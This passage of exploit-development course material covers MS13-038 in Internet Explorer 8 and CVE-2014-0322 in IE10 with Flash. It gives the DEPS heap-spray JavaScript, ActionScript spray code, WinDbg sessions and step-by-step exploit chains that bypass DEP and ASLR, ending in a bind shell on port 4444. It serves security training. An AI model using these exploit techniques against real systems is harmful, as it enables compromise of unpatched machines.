The problem with this traditional style of heap spraying is that modern browsers block the technique. Microsoft's Enhanced Mitigation Experience Toolkit (EMET) will certainly block this technique even if the browser does not. Using this technique is also a resource burden and quite noisy. The slide shows a simple depiction of heap spraying extending the heap with large blocks of 0x0c0c0c0c, followed by our shellcode.

The Solution

- We can use corelanc0d3r's DEPS technique!
 - DOM Element Property Spray (DEPS)
 - <https://www.corelan.be/index.php/2013/02/19/deps-precise-heap-spray-on-firefox-and-ie10/>
 - Also check out Chris Valasek's presentation titled, "An Examination of String Allocations: IE-9 Edition"
 - This presentation was only available in a live format at the time of this writing
 - Thanks to corelanc0d3r for pointing out the presentation
- As Peter states, "The idea is based on creating a large number of DOM elements and setting an element property to a specific value."¹

¹eeckhoutte, Peter Van. "DEPS – Precise Heap Spray on Firefox and IE10."

<https://www.corelan.be/index.php/2013/02/19/deps-precise-heap-spray-on-firefox-and-ie10/> retrieved July 25th, 2013.

The Solution

The solution we will use comes from Peter Van Eeckhoutte (corelanc0d3r), called the DOM Element Property Spray (DEPS). You can read more about this technique on the corelan.be website at:

<https://www.corelan.be/index.php/2013/02/19/deps-precise-heap-spray-on-firefox-and-ie10/>

Peter pointed me to Chris Valasek's presentation on, "An Examination of String Allocations: IE-9 Edition." This certainly seems like a very niche topic, but it demonstrates the deterministic nature of allocations that allows for this technique to be successful, even with EMET running. At the time of this writing, the presentation was not fully available online and only available in live format. As Peter states on his website, "The idea is based on creating a large number of DOM elements and setting an element property to a specific value."¹ In November, 2013, Chris gave the updated version of his presentation at the ekoparty security conference (<http://www.ekoparty.org/>). A partial version of Chris' talk is available at <http://vimeo.com/77737182>. Chris took the concept and determined the reasoning behind the deterministic nature of string allocations, as well as the changes to the allocators. It is awesome research!

¹eeckhoutte, Peter Van. "DEPS – Precise Heap Spray on Firefox and IE10."

<https://www.corelan.be/index.php/2013/02/19/deps-precise-heap-spray-on-firefox-and-ie10/> retrieved July 25th, 2013.

DEPS

- The important pieces of the code:

```
var div_container = document.getElementById("blah");
div_container.style.cssText = "display:none";
var data;
offset = 0x104;
junk = unescape("%u2020%u2020");
while (junk.length < 0x1000)
    data = junk.substring(0,offset) + rop1 + shellcode
    data += junk.substring(0,0x800-offset-rop1.length-
shellcode.length);
while (data.length < 0x80000) data += data;
for (var i = 0; i < 0x500; i++){
    var obj = document.createElement("button");
    obj.title = data.substring(0,0x40000-0x58);
    div_container.appendChild(obj); }
```

Sec760 Advanced Exploit Development for Penetration Testers

DEPS

On this slide is the bulk of the DEPS code to perform the spray. As you can see, we are creating an HTML DIV element and then appending a cbutton object as a child. To understand more about HTML DOM Elements, check out: http://www.w3schools.com/js/js_htmlDOM_elements.asp. The offset is defaulted to 0x104. This default value will line up whatever you append to "data" as the value pointed to by EAX in a vtable overwrite scenario. In our exploit, we will need to adjust the offset so that our "xchg eax, esp" lines up at offset 0x70.

```
var div_container = document.getElementById("blah");
div_container.style.cssText = "display:none";
var data;
offset = 0x104;
junk = unescape("%u2020%u2020");
while (junk.length < 0x1000)
    data = junk.substring(0,offset) + rop1 + shellcode
    data += junk.substring(0,0x800-offset-rop1.length-
shellcode.length);
while (data.length < 0x80000) data += data;
for (var i = 0; i < 0x500; i++){
    var obj = document.createElement("button");
    obj.title = data.substring(0,0x40000-0x58);
    div_container.appendChild(obj); }
```

Executing the Script (1)

- In your 760.5 folder is the completed script
 - We will first run this script with the default offset value

```
(be0.444): Access violation - code c0000005
This exception may be expected and handled.
eax=20302228 ebx=0210eb80 ecx=004a4b10 edx=7c347f98
esi=004a4b10 edi=0458c600
eip=2e205c96 esp=0210eaf4 ebp=0210eb48 iopl=0
2e205c96 ??             ???
```

- EAX is pointing to our desired address 0x20302228
- EIP is pointing to an unknown location

Sec760 Advanced Exploit Development for Penetration Testers

Executing the Script (1)

In your 760.5 folder is the completed script; however, please do not use the script as you will work towards writing it on your own shortly. It is there as a reference. When we run the script with the default offset value, we get the following result:

```
(be0.444): Access violation - code c0000005
This exception may be expected and handled.
eax=20302228 ebx=0210eb80 ecx=004a4b10 edx=7c347f98 esi=004a4b10
edi=0458c600
eip=2e205c96 esp=0210eaf4 ebp=0210eb48 iopl=0
2e205c96 ??             ???
```

As you can see, EAX is pointing to our desired heap address which should hold the contents of our spray. EIP is pointing to invalid memory. Let's take a look and see what happened.

Executing the Script (2)

- We see our "xchg eax, esp" pointer at offset 0x00 from EAX

```
0:004> dd eax
20302228 7c348b05 7c347f98 7c347f98 7c347f98
20302238 7c347f98 7c347f98 7c347f98 7c347f98
20302248 7c347f98 7c347f98 7c347f98 7c347f98
20302258 7c347f98 7c347f98 7c347f98 7c347f98
20302268 7c347f98 7c347f98 7c347f98 7c347f98
20302278 7c347f98 7c347f98 7c347f98 7c347f98
20302288 7c347f98 7c347f98 7c347f98 7c347f98
20302298 7c347f98 7c347f98 7c37653d ffffffff
```

EAX points to our "xchg eax, esp" gadget. We need it at offset 0x70

- We need to modify the offset in our script to ensure that at 0x70 is our XCHG pointer

Sec760 Advanced Exploit Development for Penetration Testers

Executing the Script (2)

When dumping the memory at EAX, we can see that pointer to our "xchg eax, esp" pivot instruction is right at offset 0x00. From our earlier studies we determined that offset 0x70 from EAX is where the address is obtained to load into EDX. We will need to modify the offset in our script to make sure it lines up properly.

Executing the Script (3)

- By changing the offset in our script from, "offset = 0x104;" to "offset = 0x13c;" we get the proper alignment:

```
0:005> dd eax+70h 11
20302298  7c348b05
0:005> u poi(eax+70h) 12
MSVCR71!wparse_cmdline+0x40
[f:\vs70builds\3052\vc\crtbld\crt\src\stdargv.c @ 244]:
7c348b05 94          xchg     eax,esp
7c348b06 c3          ret
```

- Everything looks to be lined up and we should return to our "add esp, 2ch" instructions to advance ESP to our ROP NOP's

Sec760 Advanced Exploit Development for Penetration Testers

Executing the Script (3)


The default script offset value was 0x104. By changing it a few times and examining the results in the debugger we find that an offset of 0x13c gets the pivot gadget lined up properly. We run the script again and get the following successful results:

```
0:005> dd eax+70h 11
20302298  7c348b05
0:005> u poi(eax+70h) 12
MSVCR71!wparse_cmdline+0x40 [f:\vs70builds\3052\vc\crtbld\crt\src\stdargv.c
@ 244]:
7c348b05 94          xchg     eax,esp
7c348b06 c3          ret
```

Now that everything is lined up properly, the return from the pivot gadget should execute our gadget to advance the stack pointer down to our ROP NOPs.

Executing the Script (4)

- Let's run the exploit outside of the debugger



```
C:\Users\Windows 7>netstat -na |find "4444"
TCP    0.0.0.0:4444  0.0.0.0:0 LISTENING
```

- Success!! Use-After-Free exploit with DEPS heap spraying completed...

Sec760 Advanced Exploit Development for Penetration Testers

Executing the Script (4)

When running the exploit outside of the debugger the browser hangs and TCP port 4444 is open! We have successfully written an exploit to compromise the MS13-038 Use-After-Free vulnerability using the DEPS heap spray technique.

String Allocations in IE-9 – IE-11

- As previously mentioned, Chris Valasek has been giving a presentation called, "An Examination of String Allocations: IE-9 to 11 Edition"
- In the presentation he states:
 - The "heap spray protection" supposedly added to IE 8 was really just a re-architecture of the allocators
 - JavaScript string concatenation and substrings no longer results arbitrary allocation in the default heap as pointers are used and other updated data from the recycler
 - Even when allocations occur, the desired size is not controllable, causing difficulty with precision
 - By using special attributes such as "Title," which all elements have, allocations are made in the default heap, with no size header!

Sec760 Advanced Exploit Development for Penetration Testers

String Allocations in IE-9 – IE-11

Mentioned previously was the presentation done by Chris Valasek in November of 2013 at the ecoparty conference, titled "An Examination of String Allocations: IE-9 to 11 Edition." In the talk, Chris explains his research in reverse engineering the way JavaScript string allocations are performed on modern IE browser versions, and the change from jscript.dll to jscript9.dll, starting with IE-9. The main reason for the research, as he states, was to find out what changes were made to the code that broke the previous techniques used to spray the heap. Nico Waisman had stated in a previous talk that heap spray protection was added. It ended up being that the way string allocations were made were inefficient, which lead to the re-architecture of the allocators. This re-architecture uses pointers and such as opposed to wasting resources by allocating memory during string concatenations and the use of substrings.

This is problematic since the replacement of objects in memory is one of the primary techniques used to get controls of VPTR's and such. Chris continued his research into determining how deterministic allocations from the default heap could still be performed. Also mentioned previously, the Corelan team determined that by using the "Title" attribute that every DOM element has, allocations could be made from the default heap, and their size is controllable. These allocations also have no size header as is the case with standard BSTR allocations. Chris determined that the "Title" attribute results in a call chain to MSHTML!_HeapAllocString.

heapLib 2.0

- In November, 2013, Chris Valasek released heapLib 2.0 at <http://blog.ioactive.com/2013/11/heaplib-20.html>
 - Requires a JavaScript library called heapLib2.js
 - Uses the plunger technique described in Alexander Sotirov's Heap Feng Shui talk from Black Hat '07
 - Allows for predictable allocations
 - Contains a IDAPython script to get the size of each DOM Element type, as well as a C++ name demangler
 - Below is an example script execution:

```
AssocName: [6396D190] -> g_tagascCENTER23
TagName: CENTER
Constructor Name: CBlockElement::CreateElement @ 0x636B9FEF
HeapAlloc(eax, 0x8, 0x30)
```

Sec760 Advanced Exploit Development for Penetration Testers

heapLib 2.0

In November, 2013, Chris Valasek released heapLib 2.0 which is available on the IOActive website at <http://blog.ioactive.com/2013/11/heaplib-20.html>. The ZIP file comes with a couple required script and some sample files. It is still heavily based on Alexander Sotirov's research released at Black Hat '07, available at <http://www.blackhat.com/presentations/bh-europe-07/Sotirov/Presentation/bh-eu-07-sotirov-apr19.pdf>. The plunger technique is heavily utilized in heapLib 2.0 in order to flush out the four caches and force allocation from the system heap. Also included with heapLib 2.0 is an IDAPython script called `get_elements.py` that looks at each DOM Element type inside of `mshtml.dll` and gets the associated allocation size.

Course Roadmap

- Reversing with IDA & Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Windows Heap Overflows
- Capture the Flag

- The Windows Heap – Early Days
- Remedial Heap Exploitation
- The Modern Heap
- Remedial Heap Spraying
 - Demonstration: Heap Spraying - MS07-017
- Use-After-Free Vulnerabilities & Heap Feng Shui
- MS13-038 – Use-After-Free Bug Walk-Through
 - Exercise: MS13-038 – HTML+TIME Method
- MS13-038 – DEPS Modern Heap Spraying Walk-Through
 - Exercise: MS13-038 – DEPS Heap Spraying
- Extended Hours - Leaks

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: MS13-038 – DEPS Heap Spraying

In this exercise you will exploit a Use-After-Free vulnerability in Windows Internet Explorer 8 on Windows 7 using modern heap spraying techniques.

Exercise: Use-After-Free Attacks – Part Two

- Target Program: Internet Explorer 8 with JRE6
 - Use WinDbg, Immunity Debugger, and mona.py
 - Run this on your 32-bit version of Windows 7 SP0 or SP1
- Goals:
 - Utilize the DEPS heap spraying technique to get shellcode execution

This is also a time consuming exercise; however, since you are now familiar with the vulnerability associated with MS13-038, you do not have to relearn that information. You will be using the DEPS heap spraying technique that we just covered. Please reach out to your instructor with any questions. You will again need to spend time working through the technique. Simply running the provided script will offer little value with your ability to get these types of exploits working on your own.

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Precision Heap Spraying – Part Two

In this exercise you will exploit the same vulnerability associated with MS13-038; however, this time you will use the DEPS heap spraying technique that we just covered. As stated on the slide:

This is also a time consuming exercise; however, since you are now familiar with the vulnerability associated with MS13-038, you do not have to relearn that information. You will be using the DEPS heap spraying technique that we just covered. Please reach out to your instructor with any questions. You will again need to spend time working through the technique. Simply running the provided script will offer little value with your ability to get these types of exploits working on your own.

Exercise Instructions

- The last module was written as an exercise
- That module is your exercise guide
- You must go through the vulnerability and spend time with it to fully understand
- The walk-through is the closest to a step-by-step guide that can be made available
- Utilize your skills, curiosity, & problem-solving skills to get as far as you can, and expect frustration
- Leverage the exploit code from your 760.5 folder for help, as well as your instructor

Sec760 Advanced Exploit Development for Penetration Testers

Exercise Instructions

This Use-After-Free vulnerability is about a 5 on a scale of 1-10, with 10 being the most complex. It is a great example of a modern vulnerability and associated exploit. The last module that we walked through was written as an exercise, or the closest that this type of exploit can be put into an exercise. Use that module as your guide as you walk through the vulnerability. Utilize your skills, curiosity, and problem-solving skills to get as far as you can with this one. Some of you may not make it through the exercise with the time allotted. You can expect to get frustrated at times. You have to take it as a fun and challenging puzzle that you know is without a doubt solvable.

Exercise: Remember To ...

- Verify that you are running IE8 on Windows 7
- Verify that JRE6 is installed
- Ensure that patch KB2847204 is not installed
- Expect challenges throughout your efforts to get the exploit working
- To not get frustrated if you do not make it through the exercise
 - There's plenty of time to continue working on it later on
 - Understand as much as you can and ask for help
 - Modern exploits only get more complex from here

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Remember To...

As stated on the slide: Remember to....

- Verify that you are running IE8 on Windows 7
- Verify that JRE6 is installed
- Ensure that patch KB2847204 is not installed
- Expect challenges throughout your efforts to get the exploit working
- To not get frustrated if you do not make it through the exercise
 - There's plenty of time to continue working on it later on
 - Understand as much as you can and ask for help
 - Modern exploits only get more complex from here

Exercise: Use-After-Free Exploits - The Point

- To gain experience working through one of the most popular and common vulnerabilities in modern operating systems and applications
- To understand how to defeat modern exploit mitigation controls
- To prepare you for new vulnerability classes

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Use-After-Free Exploits - The Point

The point of this exercise was to ensure that you fully understand and have real-world experience with one of the most popular and common modern vulnerabilities. Also, to help you deal with defeating modern exploit mitigation controls, as well as help you prepare for new vulnerability classes.

Course Roadmap

- Reversing with IDA & Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Windows Heap Overflows
- Capture the Flag

- The Windows Heap – Early Days
- Remedial Heap Exploitation
- The Modern Heap
- Remedial Heap Spraying
 - Demonstration: Heap Spraying - MS07-017
- Use-After-Free Vulnerabilities & Heap Feng Shui
- MS13-038 – Use-After-Free Bug Walk-Through
 - Exercise: MS13-038 – HTML+TIME Method
- MS13-038 – DEPS Modern Heap Spraying Walk-Through
 - Exercise: MS13-038 – DEPS Heap Spraying
- Extended Hours – ASLR

Sec760 Advanced Exploit Development for Penetration Testers

This page intentionally left blank.

760.5 Extended Hours - Leaks

- Use-After-Free against IE10 with full ASLR bypass through custom flash objects!

Sec760 Advanced Exploit Development for Penetration Testers

760.5 Extended Hours - Leaks

In this extended session, we will look at a Use-After-Free bug against IE10 with full ASLR bypass through custom flash objects!

CVE 2014-0322

- UAF in MSHTML!Cmarkup
 - Crashes in UpdateMarkupContentsVersion
- Originally used in targeted attacks against military and industrial targets
- Original exploit checked for EMET
 - Does not bypass EMET, fails silently
 - Publicly available code does not check

Sec760 Advanced Exploit Development for Penetration Testers

CVE 2014-0322

Perhaps the best analysis of the vulnerability was performed by Jean-Jamil Khalife and posted to his blog:
<http://hdwsec.fr/blog/CVE-2014-0322.html>

Mr. Khalife also wrote the Metasploit module for 2014-0322. We'll be examining the code for the ASLR bypass so you can understand how to craft your own ASLR bypass for exploits. Great thanks to Mr. Khalife and to those involved in "Operation Snowman" for paving the way.

FireEye originally reported on the exploit in the wild in their blog and also discuss the ASLR bypass techniques:
<http://www.fireeye.com/blog/technical/cyber-exploits/2014/02/operation-snowman-deputydog-actor-compromises-us-veterans-of-foreign-wars-website.html>

2014-0322 Trigger Files

- The trigger files provided have been commented with JS Math.atan2 calls
- These calls allow you to observe the progress of the exploit from JS in Windbg

```
bu jscript9!Js::Math::Atan2 ".printf \"LOG: %mu\\\",poi(poi(esp+14)+c);.echo;g;\"  
  
bu mshtml!CMarkup::CMarkup ".printf\"LOG: Alloc CMarkup\\t%p\\\", @esi;.echo;g;\"  
  
bu mshtml!CMarkup::~CMarkup ".printf\"LOG: Free CMarkup\\t%p\\\", @ecx;.echo;g;\"
```

Sec760 Advanced Exploit Development for Penetration Testers

2014-0322 Trigger Files

The trigger files provided have been commented with JS Math.atan2 calls. These calls allow you to observe the progress of the exploit from JS in Windbg.

Use the following Windbg command to observe the progression of the exploit:

```
bu jscript9!Js::Math::Atan2 ".printf\"LOG: %mu\\\",poi(poi(esp+14)+c);.echo;g;\"
```

Other Windbg commands of interest will allow you to see the creation and deletion of CMarkup objects:

```
bu mshtml!CMarkup::CMarkup ".printf\"LOG: Alloc CMarkup\\t%p\\\", @esi;.echo;g;\"
```

```
bu mshtml!CMarkup::~CMarkup ".printf\"LOG: Free CMarkup\\t%p\\\", @ecx;.echo;g;\"
```

Lab Requirements

- Although other versions were vulnerable, we will be testing the exploit on Win7 x86 with MSIE 10 and Flash Player 12.0.0.70
 - Offline installers for both are available in your day5 folder
- Lab steps were also tested on Win7 x64

Sec760 Advanced Exploit Development for Penetration Testers

Lab Requirements

Although other versions were vulnerable, we will be testing the exploit on Win7 x86 with MSIE 10 and Flash Player 12.0.0.70. Offline installers for both are available in your day5 folder. Lab steps were also tested on Win7 x64, but the lab is officially supported (and will be demoed) on Win7 x86.

Studying the actual exploit steps is left as an exercise for the student to perform out of class. The in class portion of the exploit is specifically geared towards understanding how ActionScript is used to bypass ASLR and DEP.

Lab Preparation

- Boot your Win7 x86 VM and take a snapshot
 - Install MSIE 10
 - Install Flash 12.0.0.70
 - Installers are found on the DVD in the day5 folder
- Extract the contents of 2014-0322-triggers.zip to another VM or your host machine
 - Files will not work properly if hosted on the Win7 x86 VM

Sec760 Advanced Exploit Development for Penetration Testers

Lab Preparation

In preparation for this lab, Boot your Win7 x86 VM and take a snapshot. Once you have a snapshot, install MSIE 10 and Flash 12.0.0.70. The installers for these are found on the DVD in the day5 folder. Please use the installers provided. The version of MSIE 10 available for download from MS already has 2014-0322 patched and the lab will not work.

Extract the contents of 2014-0322-triggers.zip to another VM or your host machine. You will need to host this files on a web server, Python's SimpleHTTPServer is an option for hosting them. Note that the files will not work properly if you attempt to access them directly from your Win7 x86 VM due to security restrictions in Flash.

ExternalInterface Quirks

- For security reasons, ExternalInterface does not work when files are hosted locally
 - Unless you configure “trusted paths”
- To simplify things, we’ll use Python’s SimpleHTTPServer to serve files

A terminal window titled "Terminal" with a dark background. The prompt is "jake@exploitMe:". The command entered is "python -m SimpleHTTPServer". The output is "Serving HTTP on 0.0.0.0 port 8000 ...".

```
Terminal
jake@exploitMe: python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

Sec760 Advanced Exploit Development for Penetration Testers

ExternalInterface Quirks

For security reasons, the ActionScript function ExternalInterface does not work when files are hosted locally. You can get around this by configuring trusted paths, but this is beyond the scope of this class and does not represent a real world configuration. We can avoid this security issue by accessing files remotely from the host or a Linux VM.

To simplify things, we’ll use Python’s SimpleHTTPServer to serve files for our exploit testing. Open a command prompt (or terminal) and change directories to the directory where you have unzipped the trigger files. Once in that directory, type the command `python -m SimpleHTTPServer` in the prompt. Note that you may have to specify the path for Python, depending on your system configuration. This will start a web server on TCP port 8000. From the Win7 x86 VM, you should now be able to access these files by typing in the Internet explorer URL bar:

`http://my.machine.ip:8000`

Replace “my.machine.ip” with the IP address of the machine hosting the files.

*** LAB NOTE ***

- The SWF files are designed to create popup alerts at specific points so you can easily break into Windbg
 - The steps will be demo'd by the instructor
- Sometimes however due to any number of issues the files do not work as designed
- When this happens, restart MSIE and the debugger
 - In extreme cases, reboot your guest VM


Sec760 Advanced Exploit Development for Penetration Testers

*** LAB NOTE ***

The SWF files are designed to create popup alerts at specific points so you can easily break into Windbg and examine specific parts of the ASLR bypass. The steps will be demo'd by the instructor. Sometimes however due to any number of issues the files do not work as designed. When this happens, reboot your guest VM and try again – yes, I know rebooting is cliché, but it also happens to work.

Bypassing ASLR Through AS

- Uses UAF to overwrite array length field to access arbitrary memory



Sec760 Advanced Exploit Development for Penetration Testers

Bypassing ASLR Through AS

The key to this exploit's ability to bypass ASLR is the use of ActionScript arrays. The UAF uses predictable memory allocations to overwrite the length field, something not available through AS. Once the length field has been overwritten to a sufficiently large value, the attacker can access any location in memory by simply accessing portions of the array.

ActionScript Primer

- JS can be called from inside AS using the ExternalInterface function
- Vector objects are arrays
- A Sound object is normally used to play a sound, but in this exploit is used as a place to perform a function pointer overwrite for the exploit
- Many objects can be converted to a string representation using the ToString method

Sec760 Advanced Exploit Development for Penetration Testers

ActionScript Primer

JS can be called from inside AS using the ExternalInterface function. Vector objects are arrays. These will be critical in the ASLR bypass portion of the exploit as we will examine shortly. A Sound object is normally used to store, load, or play a sound, but in this exploit is used as a place to perform a function pointer overwrite for the exploit.

Obviously there's way more to know about ActionScript, but this should be enough to get you through this ASLR and DEP bypass scenario.

Information about the ActionScript ExternalInterface object can be found here:

http://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/flash/external/ExternalInterface.html

Information about the ActionScript sound object can be found here:

http://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/flash/media/Sound.html

Compiling ActionScript

- AS doesn't run natively in the browser
- It must first be compiled into a SWF file
- The mxmmlc.exe command is used compile AS into SWF files
 - Use the -o parameter to specify output file

```
F:\SANS\SEC760\dev\flex_sdk_4\flex_sdk_4\bin>mxmmlc.exe F:\flash\AsXploit.as -o F:\flash\AsXploit.swf
Loading configuration file F:\SANS\SEC760\dev\flex_sdk_4\flex_sdk_4\frameworks\flex-config.xml
F:\flash\AsXploit.as: Warning: This compilation unit did not have a factoryClass specified in Frame
shared libraries. To compile without runtime shared libraries either set the -static-link-runtime-sh
the -runtime-shared-libraries option.

F:\flash\AsXploit.swf (2613 bytes)
```

Sec760 Advanced Exploit Development for Penetration Testers

Compiling ActionScript

AS doesn't run natively in the browser. It must first be compiled into a SWF file. The mxmmlc.exe command is used compile AS into SWF files. You use the -o parameter to specify output file. The mxmmlc.exe command is part of the Flex SDK. This was formerly authored by Adobe, but is now part of the Apache project. Note that in addition to the command itself, you also need a functioning JRE on the compiling machine.

The Flex SDK is not explicitly required for this lab as the AS files have already been compiled. However, if you choose to modify the AS files, you will need to install the Flex SDK. Downloading and installing the Flex SDK was part of the course laptop requirements. Note that the download is very large (100M+) so downloading in class is probably not an option depending on the bandwidth available.

The flex SDK can be downloaded from the following URL:

<http://www.adobe.com/devnet/flex/flex-sdk-download.html>

ActionScript Timer

- The Timer constructor takes two parameters
 - delay: time (in ms) before an event fires
 - repeatCount: number of times event should repeat
- Used to create event driven programs in ActionScript since it has no concept of sleeping to poll for an event

Sec760 Advanced Exploit Development for Penetration Testers

ActionScript Timer

The ActionScript timer function is used to create event driven programs. There is no true concept of sleeping for some period of time in ActionScript. As such, Timers can be used to emulate the same effect as a sleep. A timer handler is registered with the timer. This handler is called when the timer count reaches zero.

In CVE 2014-0322, an ActionScript timer is used to check for a corrupted array length after the UAF has been triggered.

http://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/flash/utils/Timer.html

Exploit Steps

- Webpage loads flash file with AS
- AS sprays the heap
- AS calls external JS function, triggering a UAF – changes length of AS array leaking memory
- Find base address of Flash DLL in leaked memory

Sec760 Advanced Exploit Development for Penetration Testers

Exploit Steps

Because this exploit must bypass DEP and ASLR, the steps are relatively complex. The steps include:

- Webpage loads flash file with AS
- AS sprays the heap
- AS calls external JS function, triggering a UAF – changes length of AS array leaking memory
- Find base address of Flash DLL in leaked memory

After finding the address of the Flash DLL in memory, ASLR has effectively been bypassed. Because all DLLs import functions from Kernel32.dll, locating VirtualProtect to bypass DEP is a certainty.

Exploit Steps (2)

- Find location of kernel32.dll in the Flash DLL import table
- Find address of VirtualProtectStub in Flash DLL import table
- Find stack pivot in Flash DLL
- Build payload
- Run shellcode

Sec760 Advanced Exploit Development for Penetration Testers

Exploit Steps (2)

After effectively bypassing ASLR, the exploit continues with the following steps to bypass DEP and take control of EIP:

- Find location of kernel32.dll in the Flash DLL import table
- Find address of VirtualProtectStub in Flash DLL import table
- Find stack pivot in Flash DLL
- Build payload
- Run shellcode

The shellcode in this exploit is actually executed by overwriting a function in the vtable of a sound object (the ToString method). This method is then called to execute the stack pivot, follow the ROP chain to disable DEP via VirtualProtect, and execute the shellcode.

Spraying the heap

- ActionScript sprays the heap with a number of arrays, each 0x3F0 bytes
 - Each array element set to 0x1a1a1a1a
 - Allocations reliably start at 0x1a001000

```
/* Spray the integer array */
this.s = new Vector.<Object>(0x18180);
while (len < 0x18180)
{
    this.s[len] = new Vector.<uint>(0x1000 / 4 - 16);
    for (i=0; i < this.s[len].length; i++)
    {
        this.s[len][i] = 0x1a1a1a1a;
    }
    ++len;
}
```

Sec760 Advanced Exploit Development for Penetration Testers

Spraying the heap

The exploit sprays the heap using ActionScript. It allocates a number of arrays, each 0x3F0 bytes in length. In Flash 12.x, the allocations reliably begin at 0x1a000000. The UAF exploit is used to change the length of one of these arrays. Without predictable allocation offered by Flash, the UAF exploit would not operate reliably.

The arrays are filled with the value 0x1a1a1a1a. This address is covered in the heap spray. This address is also an effective NOP since the opcode 0x1a is the command “sbb bl,byte ptr [edx]”. As long as edx points to valid memory and bl can be modified, this address is extremely useful.

Examine the heap spray (1)

- Examine the memory at 0x1a001000 to verify the original length of the array set to 0x3f0

```
0:022> dd 0x1a001000
1a001000  000003f0 07dc3000 1a1a1a1a 1a1a1a1a
1a001010  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a001020  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a001030  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a001040  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
```

Original length of array (0x3f0)

Sec760 Advanced Exploit Development for Penetration Testers

Examine the heap spray (1)

Run the exploit by accessing the HeapSpray/trigger.html file in MSIE. When you receive the popup notification, break into Windbg and examine the memory at 0x1a001000. You should see that the length of the array is 0x3f0. This was the length of the array as originally configured during the heap spray.

```
0:022> dd 0x1a001000
1a001000  000003f0 07dc3000 1a1a1a1a 1a1a1a1a
1a001010  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a001020  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a001030  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a001040  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
```

Examine the heap spray (2)

- Examine the memory at 0x1a001000 to verify that the length of the array has been updated

```
0:008> dd 0x1a001000
1a001000  3fffffff 07383000 1a1a1a1a 1a1a1a1a
1a001010  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a001020  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a001030  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a001040  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a001050  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
```

Modified length of array allows access to memory

Sec760 Advanced Exploit Development for Penetration Testers

Examine the heap spray (2)

Run the exploit again, this time immediately acknowledging the “heap spray” popup notification. At the next popup notification, break in Windbg and dump memory to verify that the length of the array has been changed. This length value is not accessible from within ActionScript. The length value was changed using the UAF exploit.

Dump the memory at 0x1a001000 . You should see that the length of the array have been updated from 0x3f0 to 0x3fffffff.

Note: sometimes the corrupted vector is not at 0x1a001000. If you dump memory and do not see that the value has been changed, you can try dumping again, or dump with a longer length (`dd 0x1a001000 L1000`) to see if that exposes the corrupted vector. It is normally very low in memory and in testing tended to be at 0x1a001000 most of the time.

```
0:008> dd 0x1a001000
1a001000  3fffffff 07383000 1a1a1a1a 1a1a1a1a
1a001010  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a001020  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a001030  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a001040  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a001050  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
```

Find Flash Base Address (1)

- The exploit code attempts to find the base address of the Flash DLL
 - Searches through memory looking for an MZ header
- The code assumes that the next DLL loaded into memory after the array allocations is the Flash DLL
 - Could be any DLL that imports VirtualProtect
 - And has a stack pivot

Sec760 Advanced Exploit Development for Penetration Testers

Find Flash Base Address (1)

